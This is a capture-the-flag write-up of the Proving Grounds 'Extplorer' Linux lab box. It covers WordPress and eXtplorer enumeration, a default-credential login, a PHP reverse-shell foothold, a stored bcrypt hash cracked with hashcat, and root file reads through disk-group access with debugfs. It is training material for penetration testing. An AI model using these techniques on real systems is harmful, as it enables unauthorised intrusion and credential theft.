
Extplorer
Linux MediumProving Grounds · retired · 2026-08-24
Summary: A WordPress install alongside an exposed eXtplorer file-manager plugin — testing default-credential access into a web-based file manager, a magic-bytes-free webshell upload for a foothold, credential-store extraction and offline hash cracking for lateral movement, and a disk-group/raw-block-device read technique for privilege escalation.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/pg/extplorer]
└─$ nmap -sCV -T4 -p 22,80 target
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 11:46 -0400
Nmap scan report for target (192.168.151.16)
Host is up (0.028s latency).

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Fri, 21 Aug 2026 15:46:36 GMT
|     Content-Length: 0
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.99%I=7%D=8/21%Time=6A8872D9%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,4B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Fri,\x2021\x20Aug\x202026
SF:\x2015:46:36\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,4B,
SF:"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Fri,\x2021\x20Aug\x202026\x2015:46:
SF:36\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=ut
SF:f-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(FourOhFour
SF:Request,4B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Fri,\x2021\x20Aug\x20202
SF:6\x2015:46:36\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(GenericLines,6
SF:7,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
SF:r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConte
SF:nt-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\
SF:n400\x20Bad\x20Request")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:Connection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(OfficeS
SF:can,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20required\x20H
SF:ost\x20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConne
SF:ction:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x2
SF:0Host\x20header");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.77 seconds
We can feroxbust this webapp:
302      GET        0l        0w        0c http://target/ => http://target/wp-admin/setup-config.php
301      GET        9l       28w      304c http://target/wordpress => http://target/wordpress/
301      GET        9l       28w      305c http://target/wp-content => http://target/wp-content/
301      GET        9l       28w      313c http://target/wp-content/plugins => http://target/wp-content/plugins/
301      GET        9l       28w      306c http://target/filemanager => http://target/filemanager/
200      GET        2l       10w       91c http://target/filemanager/sql/uninstall.mysql.utf8.sql
200      GET       20l      104w      816c http://target/filemanager/sql/install.mysql.utf8.sql
200      GET      259l     1565w    11561c http://target/filemanager/copyright
301      GET        9l       28w      310c http://target/filemanager/sql => http://target/filemanager/sql/
301      GET        9l       28w      321c http://target/wp-content/plugins/akismet => http://target/wp-content/plugins/akismet/
301      GET        9l       28w      326c http://target/wp-content/plugins/akismet/_inc => http://target/wp-content/plugins/akismet/_inc/
301      GET        9l       28w      327c http://target/wp-content/plugins/akismet/views => http://target/wp-content/plugins/akismet/views/
We can run wpscan as well:
┌──(kali㉿kali)-[~/pg/extplorer/nmap]
└─$ wpscan --url 192.168.107.16
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.107.16/ [192.168.107.16]
[+] Effective URL: http://192.168.107.16/wp-admin/setup-config.php
[+] Started: Fri Aug 21 11:57:20 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://192.168.107.16/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 6.2 identified (Insecure, released on 2023-03-29).
 | Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |  - http://192.168.107.16/wp-includes/css/dashicons.min.css?ver=6.2
 | Confirmed By:
 |  Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |   - http://192.168.107.16/wp-includes/css/buttons.min.css?ver=6.2
 |  Style Etag (Aggressive Detection)
 |   - http://192.168.107.16/wp-admin/load-styles.php, Match: '6.2'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01 <=============================================================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 21 11:57:25 2026
[+] Requests Done: 172
[+] Cached Requests: 2
[+] Data Sent: 36.107 KB
[+] Data Received: 45.972 KB
[+] Memory used: 233.832 MB
[+] Elapsed time: 00:00:05
Foothold
We can find a login portal for extplorer at http://192.168.107.16/filemanager/
We can access the admin user with default creds: admin:admin

Here we see two users: admin and dora in the Administration panel:

We can navigate to a directory we can access via the webapp like:

http://192.168.107.16/wp-admin/setup-config.phpWe can edit the code of this inside the extplorer menu and swap out the contents for a php reverse shell:
I will use Ivan Sincek’s php reverse shell:
Finally we can navigate to http://192.168.107.16/wp-admin/setup-config.php
┌──(kali㉿kali)-[~/pg/extplorer]
└─$ sudo penelope -p 80
[sudo] password for kali:
[+] Listening for reverse shells on 0.0.0.0:80 -> 127.0.0.1 • 10.0.2.15 • 172.18.0.1 • 172.17.0.1 • 100.70.118.3 • 192.168.45.248
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => dora 192.168.107.16 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/dora~192.168.107.16-Linux-x86_64/2026_08_21-12_28_28-607-www-data(33).log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@dora:/var/www/html/wp-admin$ whoami
www-data
We cannot read local.txt as www-data, however. We need to laterally move to user dora:
www-data@dora:/home/dora$ ls -lah
total 24K
drwxr-xr-x 2 dora dora 4.0K Apr  6  2023 .
drwxr-xr-x 3 root root 4.0K Apr  6  2023 ..
-rw-r--r-- 1 dora dora  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dora dora 3.7K Feb 25  2020 .bashrc
-rw-r--r-- 1 dora dora  807 Feb 25  2020 .profile
-r-------- 1 dora dora   33 Aug 21 15:55 local.txt
We have a interesting cronjob at:
/etc/cron.d/popularity-contest:2:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin╔══════════╣ Systemd Information (T1543.002)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths
═╣ Systemd version and vulnerabilities? .............. 245.4
3.20
═╣ Services running as root? .....
═╣ Running services with dangerous capabilities? ...
═╣ Services with writable paths? . atd.service: Uses relative path 'find' (from ExecStartPre=-find /var/spool/cron/atjobs -type f -name "=*" -not -newercc /run/systemd -delete) We can see that find is not referenced by an absolute path meaning the the target will search for the find binary in the order of its $PATH.
We can find the path order with the following command:
www-data@dora:/dev/shm$ systemctl show-environment | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
With the real find binary residing in /usr/bin and /usr/bin being unwritable to us, we need to see if we can write to any of the earlier PATHs:
/usr/local/sbin/usr/local/bin/usr/sbin
We find each of these paths are unwritable to us, causing us to hit a dead end on this attack vector.
www-data@dora:/dev/shm$ ls -lah /usr/local/sbin
total 8.0K
drwxr-xr-x  2 root root 4.0K Aug 31  2022 .
drwxr-xr-x 10 root root 4.0K Aug 31  2022 ..
www-data@dora:/dev/shm$ ls -lah /usr/local/bin
total 8.0K
drwxr-xr-x  2 root root 4.0K Aug 31  2022 .
drwxr-xr-x 10 root root 4.0K Aug 31  2022 ..
www-data@dora:/dev/shm$ ls -lah /usr/sbin
total 33M
drwxr-xr-x  2 root root     20K Apr  6  2023 .
drwxr-xr-x 14 root root    4.0K Aug 31  2022 ..
We return to enumeration and search out stored credentials in extplorer:
www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
        // ensure this file is being included by a parent file
        if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
        $GLOBALS["users"]=array(
        array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
        array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1','','0',1),
);
We can crack dora’s hash:
hashcat -m 3200 hash /home/fletcher/oscp/c/rockyou.txt

$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS:doraemon
We gain credential dora:doraemon
We can su dora to gain a shell as dora with her password and read our local.txt flag:
www-data@dora:/var/www/html/filemanager/config$ su dora
Password:
$ whoami
dora
Privilege Escalation
We see that we are a member of group disk
dora@dora:/var/www/html/wp-admin$ groups
dora disk
We check what we can write to via being part of group disk:
dora@dora:/var/www/html/wp-admin$ find / -group disk -perm /g=w 2>/dev/null
/dev/btrfs-control
/dev/dm-0
/dev/sda3
/dev/sda2
/dev/sda1
/dev/sda
/dev/sg1
/dev/loop7
/dev/loop6
/dev/loop5
/dev/loop4
/dev/loop3
/dev/loop2
/dev/loop1
/dev/loop0
/dev/loop-control
We can list virtual block devices with ls /dev/mapper
dora@dora:/var/www/html/wp-admin$ ls /dev/mapper
control  ubuntu--vg-ubuntu--lv
Once we see the objects we can interact with, we can navigate to the appropriate directory and interface with virtual block device like a normal file system using debugfs
dora@dora:/dev/ubuntu-vg$ debugfs ubuntu-lv
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ls
debugfs:
debugfs:  cat /root/proof.txt
37b0957e7d096f...
While I stopped here on this box, to gain a shell you could use debugfs to read /etc/shadow and crack the password of root or a sudoer user.